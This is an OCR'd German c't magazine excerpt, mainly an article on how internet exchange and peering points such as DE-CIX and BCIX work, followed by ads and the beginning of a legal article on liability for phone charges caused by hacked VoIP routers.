Viele Netzwerke sind aber über mehr als eine Route erreichbar und die Routen unterscheiden sich oft hinsichtlich der Geschwin-

digkeit und der Paketlaufzeit. Transit-Provider optimieren diese Tabellen für ihre Zwecke (z. B. gleichmäßige Netzauslastung) und geben sie gegen Entgelt an ihre Transit-Kunden weiter. Für Transit-Kunden sind diese Tabellen nicht immer günstig, sondern können Umwege enthalten, deren Auslastung dem Transit-Provider besser in den Kram passt. Ein kleiner Provider muss also zunächst damit leben, was er bekommt.

Hat er jedoch Zugang zu einem Peering-Punkt, kann er über den direkten Kontakt mit anderen kleinen Providern bessere Routing-Informationen ergattern, also kürzere Wege zu seinen häufigsten Zielen finden.

Weil Provider an einem Peering-Punkt nur die Routing-Informationen über ihr eigenes Netz austauschen, kriegen die Mitbewerber darüber nur Teileinformationen des gesamten Internet zu fassen. Daher kommen Tier-2- und Tier-3-Provider nicht drumherum, auch bei mindestens einem Transit-Provider anzukoppeln.

## Berlin via New York

In den 1990er Jahren gründeten sich in Deutschland viele kleine Provider. Da zu der Zeit ein noch größerer Anteil der Internet-Infrastruktur in den USA lag als heute, brauchte jeder Provider eine Leitung über den Atlantik. Dabei handelte es sich oft um teure Mietleitungen der Telekom. Und so reiste eine E-Mail aus Berlin nach Berlin nicht selten über New York.

Um Kosten zu sparen, versuchten deutsche Provider ihre Netze noch in Deutschland zusammenzuschalten. Ein Kristallisierungspunkt dafür bildete sich in Frankfurt, weil dort Konkurrenten der Telekom erstmals eigene Glasfasern legen durften und ihre Leitungen zu dramatisch günstigeren Konditionen anboten. Schnell wurde klar, dass es günstiger war, ein neutrales Drehkreuz für den Datenaustausch zu haben, als 1:1-Verkabelungen von allen Providern untereinander – der Frankfurter DE-CIX war geboren.

Da sich an einem Peering-Punkt viele konkurrierende Marktteilnehmer treffen, ist eine

neutrale Instanz für den Betrieb eines Peering-Punkts wichtig. Das kann ein Verein sein, aber auch ein Unternehmen. Es sollte nur nicht mit den angeschlossenen Providern in direkter Konkurrenz stehen, um Ungleichbehandlungen zu vermeiden.

## Wie es begann

Ursprünglich schlossen Provider ihr Netz an einen Peering-Punkt an, um Transit-Kosten zu senken. Nebenbei verbesserten sie damit aber auch die Service-Qualität drastisch, denn die neuen Verbindungen innerhalb eines Landes oder einer Stadt sind nicht nur billiger, sondern auch schneller. Dieses Prinzip besteht bis heute, Kunden erhalten so einen besseren Service und die Provider entlasten ihre Weitverkehrsleitungen.


Heute sind die Preise für den Transitverkehr so weit gefallen, dass das Preisargument nicht mehr ganz so stark ins Gewicht fällt. Aber ein Transit-Provider ist ein Wirtschaftsunternehmen und daher immer zunächst an seinem eigenen kommerziellen Erfolg interessiert. Das bedeutet, dass Kunden eines Transit-Providers die Kontrolle über ihre Datenpakete abgeben und sich dem Wohlwollen des großen Providers ausliefern.

Hingegen regelt an einem Peering-Punkt eine neutrale Instanz den gesamten Verkehr. Zwar muss auch ein Peering-Punkt-Betreiber Geld verdienen, aber er kann leichter im Sinne aller Kunden für freie Leitungen sorgen. Außerdem ist vorhersehbar: Wenn es zu Engpässen käme, würden sich Kunden schnell und laut beim Support melden. So etwas kann sich ein Peering-Punkt-Betreiber schlicht nicht leisten. Ein Provider kann sich also eher darauf verlassen, dass seine Daten an einem Peering-Punkt in seinem Sinne, also preiswert und umgehend weitergegeben werden.

Peering-Punkte erhöhen die Betriebssicherheit: Kommt es bei einem Transit-Provider zu einem Ausfall, sind schnell viele Surfer betroffen; das ergibt sich aus der Größe des Transit-Providers. Eine Verteilung auf mehrere Transit-Anbieter und Peering-Punkte mil-


## Transit versus Peering

Transit-Anbindungen, bei denen ein Provider seinen Datenverkehr einem größeren Mitbewerber zum Durchleiten übergibt, sind zwar teuer, aber unverzichtbar.



## Mehrere Peeringpunkte zugleich

Um die Ausfallsicherheit zu erhöhen, können Provider an mehr als einen Peering-Punkt ankoppeln. Diese Zugänge können sie als Reseller anderen Providern verkaufen, die dann auf einen Schlag Zugang zu mehr als einem Peering-Punkt erhalten.



dert die Auswirkungen eines Ausfalls. Jedoch sind einige Peering-Punkte in Europa für die Netzinfrastruktur bereits so bedeutsam, dass deren Kunden zusätzliche Kapazitäten an regionalen Peering-Punkten mieten, um auch Ausfälle am großen Peering-Punkt abzufedern.

### Kleine Rangeleien

Am Peering-Punkt treffen sich Provider mit höchst unterschiedlichen Interessen. Große und kleine Provider, Content- und Eyeball-Provider, die viele Endkunden ins Internet bringen.

Das erste Interesse aller Provider ist die Kostenoptimierung bei hoher Dienstqualität. Eine hohe Qualität zeigt sich zum Beispiel in kurzen Paketaufzeiten und sinnvollen Kapazitätsreserven der Leitungen.

Das gilt zwar für alle Provider, aber im Detail gibt es verschiedene, auch gegensätzliche Interessen: Content-Provider wie Google, Akamai oder Strato möchten ihre Inhalte möglichst ohne Umwege zu den Endkunden bringen. Provider, die viele Endkunden haben, wollen diese mit schnell ausgelieferten Paketen zufriedenstellen. Darunter stellen Gamer eine besondere Kundengruppe dar, denn sie erwarten sowohl schnelle als auch gleichmäßige Übertragungen mit kurzen Latenzen und geringen Latenzschwankungen (Jitter). Bei großen Laufzeitschwankungen wird es unmöglich Shooter-Games zu spielen.

Transit-Provider wollen gern das Bindeglied zwischen Content-Providern und Endkunden sein – um sowohl Content- als auch Eyeball-Providern dieselbe Dienstleistung zu

berechnen. Dabei können kleine Provider, die auf Transit-Dienste angewiesen sind, unter Druck geraten. Auswege gibt es über Angebote anderer Transit-Provider oder über Peering-Punkte.

Provider mit gleichem Verkehrsaufkommen versuchen untereinander zu peeren, ihren Verkehr also gegenseitig kostenlos durchzuleiten. Dabei legen sie Wert darauf, dass sich ein- und ausgehender Verkehr die Waage halten; kleine Differenzen kommen erheblich billiger als eine punktgenaue Abrechnung.

### Pokerface Provider

Jeder Provider versucht aus seiner Position möglichst viel Kapital zu schlagen. Viele sind gezwungen, bei einem Transit-Provider einzukaufen. Dabei versuchen sie grundsätzlich viel zu peeren, um ihre Kosten klein zu halten, und sie meiden das Peering mit kleineren Unternehmen, die Kunden sein könnten. Statt dessen bemühen sie sich bei diesen um ein Kunde-Lieferanten-Verhältnis.

Für Partner wird es schwierig, wenn ein Provider wächst oder gekauft wird. Manche Peering-Partner schrumpfen dann zu Kunden und das Geschäftsverhältnis wandelt sich von einer gleichberechtigten Partnerschaft zu einer Abhängigkeit.

Wenn ein Peering aufgelöst wird, spricht man vom Depeering. Das ist fast immer ein unerfreulicher Akt und bedeutet, dass ein Partner sich für größer und bedeutender hält und ehemaligen Peers nun Rechnungen schreiben möchte.

Es kommt auch vor, dass Provider stillschweigend das Peering abschalten. Die Partner wissen dann nicht, ob die Ursache an Störungen liegt oder ob es sich um gewollte Abschaltungen handelt und stehen im Regen. Meist klärt sich die Situation erst Wochen später – nämlich, wenn die Provider mit Vertretern ehemaligen Partner zu Kunden machen. Das hat in der Vergangenheit nicht funktioniert und den Providern, die sich so verhalten haben, hängt das bis heute an. Peering hat auch mit Fairness und Partnerschaft zu tun, nicht nur mit Geschäft und Profit.

### Peering-Punkte in Europa

Die Liste der Peering-Punkte ist lang geworden und es gibt sie mittlerweile auf der ganzen Welt. Einige Städte haben inzwischen sogar mehr als einen Peering-Punkt. Die größten in Europa sind der DE-CIX (Frankfurt), der AMS-IX (Amsterdam) und der LINX (London).

Daneben gibt es viele regionale Peering-Punkte. Beispiele sind der ECIX in Düsseldorf und der BCIX in Berlin. Die regionalen Punkte gewinnen an Bedeutung. Für kleinere Provider ist die Leitung zum überregionalen Drehkreuz zu teuer, aber ganz auf Peering-Punkte verzichten möchten sie auch nicht.

Viele europäische Peering-Punkte haben sich im Verband Euro-IX zusammengeschlossen ([www.euro-ix.net](http://www.euro-ix.net)). Auf regelmäßigen Treffen werden gemeinsame technische und politische Belange diskutiert. Euro-IX stellt Informationen rund ums Peering zur Verfügung.

### Typischer Aufbau

Ein Peering-Punkt startet tatsächlich mit einem einzelnen Switch, an den Provider ihre Netze anschließen. Das ist heute zum Beispiel in Afrika der Fall, wo viele neue Peering-Punkte entstehen. Sobald die Zahl der Kunden steigt, wächst der Punkt zu einer Layer-2-Switching-Struktur, die sich über die Rechenzentren einer Stadt erstreckt.

Alle Betreiber von Rechenzentren sind bemüht, mindestens einen Peering-Punkt zu beherbergen. Das zieht Content-Provider mit ihren vielen Servern und Festplatten an. Aber auch Eyeball-Provider sehen Rechenzentren als bevorzugtes Biotop an, weil sie dort mit anderen Providern unmittelbar Daten oder auch Telefonverkehr austauschen können. Da ist es nur verständlich, dass auch die Peering-Punkte dort sind; den Providern genügt dann für einen Anschluss an die Peering-Infrastruktur schon eine Verkabelung innerhalb des Rechenzentrums.

Peering-Kunden nutzen einen oder mehrere Router, um ihre Netze an den Peering-Punkt anzuschließen. Jeder Router erhält aus den Peering-Netzwerken eine öffentliche IPv4- und eine globale IPv6-Adresse. Diese teilen Registries, in Europa das RIPE ([www.ripe.net](http://www.ripe.net)), speziell für den Betrieb von Peering-Punkten zu.

Da alle angeschlossenen Provider eine Adresse aus dem gleichen Netz bekommen

und der Peering-Punkt eine Layer-2-Struktur bildet, verhält sich das ganze Drehkreuz ähnlich einem LAN und alle können direkt miteinander kommunizieren. Der große Unterschied ist, dass in einem großen Firmen-LAN die Administratoren alle Geräte gemeinsam verwalten. In einem Peering-LAN treffen jedoch viele Netzbetreiber aufeinander, auch erbitterte Konkurrenten. Es müssen also Vorsichtsmaßnahmen getroffen werden, um Haie zu vermeiden.

Um Switching-Loops zu vermeiden, die den Betrieb der Layer-2-Infrastruktur stören würden, ist der direkte Anschluss von Provider-Switches am Peering-Punkt normalerweise verboten. Dennoch kommt das vor, so dass ein einzelner Provider den Verkehr aller anderen Peers empfindlich beeinträchtigen kann. Ein Peering-Port bekommt daher in der Regel nur eine begrenzte Anzahl an MAC-Adressen und nur der Verkehr von den Geräten, die diese Adressen verwenden, wird durchgestellt. Auf diese Weise begrenzt der Peering-Punkt-Betreiber die Menge an Netzelementen, die ein Provider direkt am Peering-Punkt ankoppeln kann und minimiert das Risiko für Loops.

Die Provider nutzen auch an Peering-Punkten untereinander das BGP-Protokoll, um Routing-Tabellen auszutauschen. Um unabsichtliche Fehlkonfigurationen und ab-

sichtliche Störungen zu vermeiden, sollten sie Filter einsetzen, die sicherstellen, dass jeder Provider nur die ihm zugeteilten Netzwerke bekannt gibt (annonciert). 2008 hat ein Provider in Pakistan die Netze von YouTube annonciert und hat dadurch YouTube-Anfragen weltweit in sein Netz umgelenkt. Daraus haben die Provider gelernt, heute wird mehr gefiltert.

### Aufschalten am Peering-Punkt

Viele große Provider nutzen ihren Peering-Router auch für private Kopplungen mit anderen Providern. Oft werden 10-Gbit/s-Ports, aber auch schnellere geschaltet. Dieser Datentransfer muss dann nicht über die Peering-Infrastruktur laufen und bleibt privat. Fachleute vermuten, dass mehr Daten über diese PNI-Verbindungen laufen als über die Peering-Punkte (Private Network Interconnect).

Sucht ein Provider Anschluss an einen Peering-Punkt, stellt er zunächst einen Router im zugehörigen Rechenzentrum auf. Der Router ist gewöhnlich Teil des Provider-Backbones und wird über ein Kabel mit dem im gleichen Haus stehenden Peering-Punkt verbunden. Je nach Bandbreite und Angebot des Peering-Punkts kommen dafür Glasfaser- oder Kupferkabel in Frage. Glasfaser zieht man vor, weil sich damit Segmente über 100 Meter

Länge nutzen lassen; 100 Meter Leitungsweg sind in einem Rechenzentrum leicht erreicht.

Der Router benötigt ein Rack, Strom und Klimatisierung. Daher braucht man neben dem Vertrag mit dem Peering-Punkt-Betreiber auch einen mit dem RZ-Betreiber. Die meisten Provider nutzen den Router dann nicht nur für das Peering, sondern auch für weitere Zwecke, etwa für Transit- und PNI-Verbindungen oder den direkten Anschluss von Geschäftskunden.

Wenn entfernte Kunden am Peering-LAN angeschlossen werden sollen, erhalten sie einen mittelbaren Zugang über Backbones von Teilnehmern, die direkt am Peering-Punkt angeschlossen sind, beispielsweise über DWDM-Strecken oder MPLS-Traffic-Engineering-Tunnel. Der Kunde erhält darüber IPv4- und IPv6-Adressen aus dem Peering-LAN und ist dann „drin“. Über solche Anbindungen nimmt die Laufzeit der Pakete zu. Für Kunden eines solchen Providers sieht es dennoch aus, als seien sie direkt am Peering-Punkt angeschlossen.

Es gibt Dienstleister, die Verbindungen zu mehreren Peering-Punkten anbieten. Über deren Infrastruktur kann man also auf einfache Weise Zugang zu vielen Peering-Punkten bekommen. Ob das immer sinnvoll ist und gegenüber einer Transit-Strategie einen Preisvorteil bietet, muss jeder Provider selbst durchrechnen.

## ...das ist heute Programm!



» Extra-DVD mit allen Listings  
+ viele weitere nützliche Inhalte für Programmierer



Gleich mitbestellen

c't USB 3.0 32 GB Stick  
statt 29,- € für nur 13,90 €

Bestellen Sie Ihr Exemplar für 9,90 €\*:

- [shop.heise.de/programmieren-2014](http://shop.heise.de/programmieren-2014)
- ✉ [service@shop.heise.de](mailto:service@shop.heise.de)
- ☎ 02152 915229



heise shop

[shop.heise.de/programmieren-2014](http://shop.heise.de/programmieren-2014)

## Peering-Beispiel BCIX

Der Berlin Commercial Internet Exchange (BCIX) wird von der BCIX Management GmbH betrieben. Alleiniger Gesellschafter der GmbH ist der BCIX e. V. Bis vor einigen Jahren wurde der Peering-Punkt noch vom Verein betrieben, aber ab einer gewissen Anzahl an Kunden und Höhe an Investitionen war der Verein nicht mehr die richtige juristische Form, sodass der Betrieb an die eigens gegründete GmbH überging. Der Verein kann sich jetzt wieder mehr um seine eigentlichen Aufgaben kümmern, etwa Mitglieder und Community zusammenzubringen. Der BCIX e. V. steht aber auch der Bundesregierung und dem Berliner Senat und weiteren politischen Stellen als Ansprechpartner zur Verfügung.

### Beispielaufbau


Das Peering-LAN des BCIX erstreckt sich über ganz Berlin und ist in sechs Rechenzentren vertreten. So können sich die Kunden abhängig von ihrem Standort mit dem Peering-LAN verbinden. Die Rechenzentren sind über Dark-Fiber-Leitungen gekoppelt. Dabei bezieht man vom Anbieter nur die Glasfaser und keine weiteren Dienste. Der BCIX betreibt damit ein DWDM-System (Dense Wavelength Division Multiplexing), um auf den Glasfasern viele logische Leitungen zu schalten. So lässt sich auf einer einzelnen Fiber-Verbindung sehr hohe Kapazität schaffen – zwischen

40 und 80 GBit/s, je nach Anwendung. Technisch möglich sind 80 x 10 GBit/s je Faser.

Man unterscheidet Core-Switches und Leaf-Switches. Die Kunden sind an Leaf-Switches angebunden, die Core-Switches verbinden die Leaf-Switches untereinander. Diese Struktur soll zum Jahreswechsel 2014/2015 in Betrieb gehen. Damit sollen dann auch 100-GBit/s-Ports am BCIX zur Verfügung stehen. Viele andere Peering-Punkte haben 100-GBit/s-Ports bereits im Angebot. Falls Provider mehr brauchen, werden Ports gebündelt.

Die Kunden müssen für den Datenaustausch BGP verwenden; über logische 1:1-Beziehungen legen die Provider genau fest, mit welchen Mitbewerbern sie Beziehungen unterhalten – und zu welchen nicht. Viele Provider haben aber eine offene Peering-Policy und wollen möglichst viele Routing-Informationen von vielen Providern beziehen.

Zur Vereinfachung des Austauschs bieten die meisten Peering-Punkte Route-Server an. Diese speziellen Router dienen nur der Verbreitung von Routing-Informationen, es fließt kein Datenverkehr durch sie hindurch. Jeder Kunde eines Peering-Punkts kann seine Routen diesen Route-Servers melden und bekommt im Gegenzug alle dort vorgehaltenen Informationen. So muss nicht jeder mit jedem eine BGP-Session aufbauen.



**Beispiel BCIX:** Der Berliner Peering-Punkt koppelt seine Kunden über Leaf-Switches an. Diese sind wiederum über Core-Switches miteinander verkoppelt. Ab dem Jahreswechsel 2014/2015 will der BCIX auch 100-GBit/s-Ports anbieten.

### Wer sollte sich anschließen?

Heute sind vor allem Provider an Peering-Punkten zu finden. Die Preisunterschiede zu Transit-Angeboten sind zwar nicht mehr so hoch, aber die Betriebssicherheit und die Dienstqualität sind beim Peering-Punkt höher. Große Unternehmen wie Autohersteller oder Versicherungen, die bereits viele über Land verteilte Teilnetze unterhalten, sollten erwägen, ebenfalls am Peering-Punkt anzukoppen, weil sie sich dadurch aus der direkten Abhängigkeit von einem Provider befreien.

So große Unternehmen nutzen meist redundante 10-GBit/s-Leitungen für den Internet-Zugang und die kosten monatlich mehrere tausend Euro. Aber günstigere Angebote können sie kaum wahrnehmen, denn Provider-Wechsel ziehen aufwendige IP-Adresswechsel nach sich. Außerdem sind IPv4-Adressen knapp, sodass ungewiss ist, ob man vom neuen Provider genügend bekommt (meist nicht mehr als 128).

Aus dieser Zwangslage können sich die Unternehmen befreien, indem sie eine AS-

Nummer (Autonomous System) und IP-Adressen registrieren lassen und selbst technisch wie ein Provider agieren. Das heißt: Sattelt man auf einen anderen Provider um, behält man seine IP-Adressen und muss nur den physischen Anschluss wechseln. Das Unternehmen gewinnt die Kontrolle über die eigene Verbindung zum Internet.

Und noch ein Vorteil: Redundante Leitungen schaltet man normalerweise über verschiedene Provider, etwa eine bei der Telekom und eine bei Level3. Fällt eine Leitung aus, kann man zwar noch die andere nutzen, aber man kann Telekom-IP-Adressen nicht auf den Level3-Anschluss umbuchen und umgekehrt. Vom RIPE zugeteilte Adressen annonciert man aber von vornherein auf beiden WAN-Ports zugleich, sodass, wenn einer ausfällt, nur die Bandbreite halbiert wird, aber der Verkehr reibungslos weiterläuft.

Eine AS-Nummer kann man erhalten, indem man Mitglied beim RIPE in Amsterdam wird oder indem man sie von einem Sponsoring-LIR-Mitglied des RIPE bezieht.

RIPE-Mitglieder erhalten 1024 öffentliche IPv4-Adressen, ein /32-Netzwerk für IPv6 und Stimmrecht beim RIPE. Beim Sponsoring-LIR bekommt man lediglich die AS-Nummer und IPv6-Adressen, IPv4-Adressen muss man auf dem freien Markt beschaffen.

Das mit einer RIPE Mitgliedschaft einhergehende Stimmrecht ermöglicht die aktive Teilnahme an den Belangen der RIPE-Community. RIPE-Meetings, das nächste findet im Mai 2015 in Amsterdam statt, stehen jedoch allen Interessierten offen. Dort treffen sich Kollegen und Freunde aus aller Welt und diskutieren aktuelle technische Themen. Die persönlichen Kontakte helfen auch im Tagesgeschäft bei Problemen. Es gibt beispielsweise kein Ticketing-Verfahren entlang des Routing-Pfads – es ist also immer hilfreich die Kollegen der anderen Provider zu kennen. (dz)

*Über den Autor: Wilhelm Boeddinghaus arbeitet im Vorstand des BCIX e. V. und ist Geschäftsführer der iubari GmbH. Er bietet Beratung und Training für alle Themen rund um das Netzwerk mit Schwerpunkt IPv6 an.*

Technology Review präsentiert:  
**Das Sonderheft zur digitalen Revolution**

**Technology  
Review**  
DAS MAGAZIN FÜR INNOVATION

# SPECIAL

## Die neue digitale Revolution

# 50

Antworten auf die wichtigsten Fragen

F-Sicherheit  
Verschlüsselung  
Mobile

Verkehr  
Wenn Autos zu viel wissen

Privatsphäre  
So berechenbar ist der Mensch

Die Digitalisierung wird unser Leben so stark verändern wie kaum eine technologische Revolution zuvor. Sie wälzt die Fabrikproduktion um, stellt die Stromerzeugung auf den Kopf, revolutioniert über autonome Autos den Verkehr, greift über Smart Home-Technologien tief in unseren Alltag ein. Was bedeutet die große digitale Wende für den Menschen? Welche Geschäftsmodelle entstehen daraus? Technology Review beantwortet die wichtigsten 50 Fragen.

**Bestellen Sie Ihr Exemplar für 9,90 € portofrei bis 31.12.2014\*:**

shop.heise.de/tr-special-2014 [service@shop.heise.de](mailto:service@shop.heise.de) 0 21 52 915 229

Auch als E-Book erhältlich unter: shop.heise.de/tr-special-2014-pdf



\*danach portofreie Lieferung für Zeitschriften-Aboinaten des Heise Zeitschriften Verlags oder ab einem Gesamtwarenkorb von 15 €

**heise shop**

shop.heise.de/tr-special-2014

Thomas Bradler

# Lückenbürger

## Wer haftet für Kosten durch Router-Hacks?

**Unsichere Router sind zu Angriffszielen geworden: Hacker verursachen mit gestohlenen Zugangsdaten hohe Telefonkosten. Wer muss dafür geradestehen, wenn die Telefonrechnung durch die Decke geht?**

S päterstens seit die Telekom mit der Umstellung ihrer Telefonanschlüsse auf VoIP Ernst macht und unwilligen Kunden die Kündigung in Aussicht stellt, muss sich jeder darauf einstellen, dass die Telefonie in spätestens vier Jahren vollständig via IP abgewickelt werden wird. Künftig führt der Weg für DSL-Kunden zwangsläufig über einen Router, der als Vermittlungsstelle für den VoIP-Dienst fungiert.

Die Ereignisse der letzten Zeit haben die Skepsis vieler Verbraucher gegenüber der IP-Telefonie gefestigt. Im Frühjahr machten Meldungen über eine massive Sicherheitslücke bei der Fritzbox die Runde. Im Spätsommer gab es dann Nachrichten über verbreitete und lang anhaltende Ausfälle im VoIP-Telefonnetz der Telekom.

Wenn Angreifer in Router eindringen können, ist die Ursache meistens eine Sicherheitslücke in der Firmware. Der schlimmste Fall ist, wenn Passwörter und Zugangsdaten dadurch in falsche Hände geraten [1]. Fünfzig der Router zugleich als Telefonanlage, können Angreifer auf diesem Wege auch Te-

lefonate auf Kosten des Betroffenen führen. Die unaufhörliche automatisierte Anwahl teurer Premiumdienste kann die Telefonrechnung in kürzester Zeit auf drei- bis vierstellige Beträge katapultieren. Mit einer Rufumleitung, die Dutzende Gespräche gleichzeitig ermöglicht, kann der Schaden noch um ein Vielfaches höher ausfallen. In einem öffentlich gewordenen Fall bekam ein Festnetzkunde von seinem Provider eine Rechnung von über 4200 Euro präsentiert, wobei diese Kosten innerhalb einer halben Stunde entstanden sein sollen [2]. Für Betroffene kann es zur Existenzfrage werden, ob sie auf derartigen Horrorrechnungen sitzen bleiben.

Auf den ersten Blick erscheint die Ausgangslage für den Verbraucher ungünstig, wenn es zu einem solchen Missbrauch gekommen ist. Der Telefonanbieter kann die ungewollten, aber tatsächlich über den Anschluss des Kunden hergestellten Verbindungen eindeutig dem Anschlussinhaber zuordnen. Darüber hinaus wird er die abgerechneten Leistungen in der Regel erbracht haben. Die Grundvoraussetzungen für einen

Entgeltanspruch gegen den Kunden sind somit formal erfüllt. Würde es bei der Beurteilung der Zahlungspflicht allein auf diese Umstände ankommen, wäre der Kunde regelmäßig der Gelackmeierte und müsste die geforderte Summe in voller Höhe bezahlen.

Das würde aber auch bedeuten, dass die Sicherheitsrisiken, die die verwendeten Geräte mitbringen, vollständig auf die Kunden abgewälzt würden. Eine derartig einseitige Risikoverteilung ist aber nicht gewollt, wie der Blick ins Gesetz zeigt. In § 45i Abs. 4 Satz 1 des Telekommunikationsgesetzes (TKG) heißt es: „Soweit der Teilnehmer nachweist, dass ihm die Inanspruchnahme von Leistungen des Anbieters nicht zugerechnet werden kann, hat der Anbieter keinen Anspruch auf Entgelt gegen den Teilnehmer.“ Die Risikoverteilung erfolgt also nicht nach einer starken Hopp-oder-Top-Systematik, sondern nach den Begebenheiten des Einzelfalls. Was dies konkret für die Haftung bei Sicherheitslücken verwendeteter Router bedeutet, ist noch nicht gerichtlich entschieden. Grundsätze für die Anwendung von § 45i Abs. 4 TKG bei Problemen mit dem Router hat der BGH aber schon 2006 aufgestellt [3]. Diese können hier herangezogen werden.

## Risikosphären

Zurechenbar ist dem Teilnehmer von vornherein nur die Manipulation oder unberechtigte Nutzung seines Anschlusses, wenn sie in seiner Risikosphäre liegt, er sie also selbst beeinflussen kann. Die Risikosphäre des Kunden ist dabei regelmäßig auf seine Wohnung oder sein Haus beziehungsweise Grundstück begrenzt. Greift jemand unerlaubt in den Räumlichkeiten des Kunden zum Hörer und wählt einen Premiumdienst an, geht dies in der Regel auf die Kappe des Anschlussinhabers. Auf die Zurechnung eines Angriffs auf den Router des Kunden lässt sich das aber nicht ohne Weiteres übertragen. Dieser steht zwar in den Privaträumen und somit der Risikosphäre des Kunden, der Zugriff erfolgt aber von außerhalb seines Risikobereichs, nämlich über das öffentliche Telekommunikationsnetz.

Und noch ein Aspekt stärkt die Position des Kunden: Die Zurechnung unerlaubter Zugriffe auf den Anschluss setzt voraus, dass der Anschlussinhaber vorsätzlich oder fahrlässig gehandelt hat (§ 276 BGB). Laut BGH kann man diesen Vorwurf einem Anschlussinhaber nicht machen, wenn dieser alle zumutbaren geeigneten Vorkehrungen trifft, um eine von ihm nicht gebilligte Nutzung seines Anschlusses zu unterbinden. Als zumutbar erachtet das Gericht dabei diejenigen Maßnahmen, die einem gewissenhaften durchschnittlichen Kunden bekannt sind und zu deren Durchführung er mit vertretbarem Aufwand in der Lage ist [4]. Trifft der Inhaber diese Maßnahmen, muss er Entgelte für eine nicht gebilligte Nutzung seines Anschlusses auch dann nicht bezahlen, wenn die Ursache dafür innerhalb seiner technischen Sphäre liegt.

Wendet man die genannten Grundsätze auf den Umgang mit dem heimischen Router

Lieber o2 DSL-Kunde,

der Schutz Ihrer persönlichen Daten im Netz ist uns wichtig. Darum hier ein wichtiger Hinweis, um die Sicherheit Ihres WLAN-Routers zu erhöhen.

Verwenden Sie noch den voreingestellten WLAN-Schlüssel (WPA2-Schlüssel)?  
Das ist das Passwort, das unterhalb Ihres o2 DSL WLAN-Routers aufgedruckt ist:



Es gibt aktuelle Hinweise, dass das eingesetzte Verfahren zur Generierung dieses WLAN-Schlüssels ein Risiko für eventuelle Zugriffe durch Unbefugte zulässt.

Darum ist es wichtig, Ihren WLAN-Schlüssel schnellstmöglich zu ändern. Sie haben bereits einen eigenen Schlüssel vergeben?

### o2 Tipp

Ihr eigener WLAN-Schlüssel sollte aus mindestens zwanzig Zeichen bestehen (Groß- und Kleinschreibung sowie Sonderzeichen und Ziffern). Verwenden Sie eine zufällige Kombination aus Buchstaben und Zahlen. Vermeiden Sie Namen und Geburtsdaten. Diese sind oftmals leicht zu erraten. Dann ist Ihr WLAN-Router sicher konfiguriert und Sie sind auf der sicheren Seite.

Eine Anleitung zur Änderung des voreingestellten WLAN-Schlüssels finden Sie unter [So ändern Sie Ihren WLAN-Schlüssel](#).

Sicherheitshinweisen von Internet-Providern oder Herstellern sollte man unbedingt möglichst bald Folge leisten, um Haftungsrisiken zu minimieren.

**FRITZ!OS** ist die Software der FRITZ!Box. Eine neue Version von FRITZ!OS kann Verbesserungen, Fehlerbehebungen und wichtige Sicherheitsupdates sowie deutliche funktionale Erweiterungen beinhalten.

Legen Sie fest, was passieren soll, wenn die FRITZ!Box eine neue FRITZ!OS-Version findet:

- Über neue FRITZ!OS-Versionen informieren: Die FRITZ!Box informiert Sie über neue FRITZ!OS-Versionen. Die FRITZ!Box weist mit einem Hinweis auf der Startseite auf neue FRITZ!OS-Versionen hin. Sie können sich zusätzlich per Push Service Mail darüber informieren lassen.
- Über neue FRITZ!OS-Versionen informieren und notwendige Updates automatisch installieren (Empfohlen): Die FRITZ!Box informiert Sie über neue FRITZ!OS-Versionen. Updates, die für den weiteren sicheren und zuverlässigen Betrieb (z.B. Sicherheitsupdate) von AVM als notwendig gekennzeichnet sind, werden automatisch installiert. Die FRITZ!Box wählt dazu einen geeigneten Zeitpunkt aus, z.B. nachts. Während der Installation werden die Internet- und Telefonieverbindungen kurzzeitig unterbrochen.
